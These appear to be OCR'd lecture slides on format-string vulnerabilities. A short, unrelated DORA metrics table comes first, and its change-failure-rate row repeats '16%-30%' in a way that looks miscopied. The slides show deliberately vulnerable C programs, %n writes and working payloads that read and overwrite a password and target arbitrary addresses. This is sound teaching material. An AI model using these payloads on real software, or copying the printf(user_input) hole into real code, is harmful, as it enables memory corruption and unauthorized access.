
ACCELERATE

Building and Scaling High Performing Technology Organizations

Nicole Forsgren, PhD
Jez Humble, *and* Gene Kim

with forewords by Martin Fowler *and* Courtney Kissler
and a case study contributed by Steve Bell *and* Karen Whitley Bell

Key Insight: 4 Metrics Matter (DORA)




Software delivery performance metric	Elite	High	Medium	Low
Deployment frequency For the primary application or service you work on, how often does your organization deploy code to production or release it to end users?	On-demand (multiple deploys per day)	Between once per week and once per month	Between once per month and once every 6 months	Fewer than once per six months
Lead time for changes For the primary application or service you work on, what is your lead time for changes (i.e., how long does it take to go from code committed to code successfully running in production)?	Less than one hour	Between one day and one week	Between one month and six months	More than six months
Time to restore service For the primary application or service you work on, how long does it generally take to restore service when a service incident or a defect that impacts users occurs (e.g., unplanned outage or service impairment)?	Less than one hour	Less than one day	Between one day and one week	More than six months
Change failure rate For the primary application or service you work on, what percentage of changes to production or released to users result in degraded service (e.g., lead to service impairment or service outage) and subsequently require remediation (e.g., require a hotfix, rollback, fix forward, patch)?	0%-15%	16%-30%	16%-30%	16%-30%

Common Practice Today: Continuous Integration (CI)

Continuous integration (CI) ensures that the entire codebase is in a good state.

When is the best time to check your software?



Demo!

Last Time

Capability #1: Using a format string vulnerability we were able to *exfiltrate* data. Data from the stack that we were not supposed to have access to.

Direct Parameter Access Specifier - $ (It's a wonderful world out there!)

```c
#include <stdio.h>


int main() {
  printf("Completed %1$d tasks (%1$d/%2$d total)\n", 8, 10);
}
```

What do you think the above program will print?

```
$ ./progress
Completed 8 tasks (8/10 total)
```

Can we make our previous solution shorter (better)?

If stack data are unsafe because of stack walking, let's move everything important to the heap and be safe


READING DATA FROM THE STACK IS EASY
LET'S MOVE THEM TO THE HEAP, IT'LL BE SAFE, RIGHT?
RIGHT?
imgflip.com

Γρίφος #2: Μπορούμε να βρούμε το password;

```c
int main(int argc, char ** argv) {
  char * secret = malloc(128);
  strcpy(secret, "my secure password");
  char guess[128];
  if (argc > 1) printf(argv[1]);
  printf("\npassword: "); fflush(stdout);
  fgets(guess, sizeof(guess), stdin);
  if (strncmp(secret, guess, strlen(secret)) == 0)
    printf("Access granted\n");
  else
    printf("Access denied\n");
}
```

Capability #1: Using a format string vulnerability we were able to *exfiltrate* data. Data from the stack **and where stack pointers point to** that we were not supposed to have access to.

OK, I guess they can read all our data, that's kinda bad :(. But at least we keep data integrity (they can't modify our data)



**** %n enters the chat ****

%n Format Specifier

%n writes the number of bytes printed so far to an integer specified by its address

```
int i;
printf("2002%n\n", (int *) &i);
printf("i = %d\n", i);
```

Output:

```
2002
i = 4
```


```
printf("%0*d", 5, 42);
=> 00042
```

Specifying Length

What does:

```
    int a;
    printf("-%10u-%n", 7350, &a);
```

print?



```
-      7350-
```

Γρίφος #3: Μπορούμε να αλλάξουμε το password;

```
int main(int argc, char ** argv) {
  char * secret = malloc(128);
  strcpy(secret, "my secure password");
  char guess[128];
  if (argc > 1) printf(argv[1]);
  printf("\npassword: "); fflush(stdout);
  fgets(guess, sizeof(guess), stdin);
  if (strncmp(secret, guess, strlen(secret)) == 0)
    printf("Access granted\n");
  else
    printf("Access denied\n");
}
```

Probably got something like this

```
$ ./secret '%6578530c%39$n'
...snip...
password: bad
Access granted
```


Capability #2: Using a format string vulnerability we we can write to any data pointed to from the stack.

A Toy Example

```
1.  int foo(char *fmt) {
2.    char buf[32];
3.    strcpy(buf, fmt);
4.    printf(buf);
5.  }
```


```
080483d4 <foo>:
 80483d4:    push   %ebp
 80483d5:    mov    %esp,%ebp
 80483d7:    sub    $0x28,%esp        ; allocate 40 bytes on stack
 80483da:    mov    0x8(%ebp),%eax    ; eax := M[ebp+8]   - addr of fmt
 80483dd:    mov    %eax,0x4(%esp)    ; M[esp+4] := eax   - push as arg 2
 80483e1:    lea    -0x20(%ebp),%eax  ; eax := ebp-32     - addr of buf
 80483e4:    mov    %eax,(%esp)       ; M[esp] := eax     - push as arg 1
 80483e7:    call   80482fc <strcpy@plt>
 80483ec:    lea    -0x20(%ebp),%eax  ; eax := ebp-32     - addr of buf again
 80483ef:    mov    %eax,(%esp)       ; M[esp] := eax     - push as arg 1
 80483f2:    call   804830c <printf@plt>
 80483f7:    leave
 80483f8:    ret
```

Stack Diagram @ printf



```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

Viewing Stack




```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

What are the effects if fmt is:

1. %s
2. %s%c
3. $\underbrace{\text{%x%x...%x}}_{\text{11 times}}$

Viewing Specific Address—1




```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

Observe: buf is ***above*** printf on the call stack, thus we can walk to it with the correct specifiers.

What if fmt is “%x%s”?

Viewing Specific Address—2




```
1.  int foo(char *fmt) {
2.    char buf[32];
3.    strcpy(buf, fmt);
=>    printf(buf);
5.  }
```

Idea! Encode address to peek in buf first.
Address `0xfffff747` is
`\x47\xf7\xff\xff`
in *little endian*.

`\x47\xf7\xff\xff`%x%s

Writing to Specific Address



```
1.   int foo(char *fmt) {
2.     char buf[32];
3.     strcpy(buf, fmt);
=>     printf(buf);
5.   }
```

Same Idea! Encode address to peek in buf first. Address `0xfffff747` is

`\x47\xf7\xff\xff`

in *little endian*.

`\x47\xf7\xff\xff`%x%n

Wait! If you could write to any memory region, which one would you choose?

The instruction pointer (RIP) is your friend :D

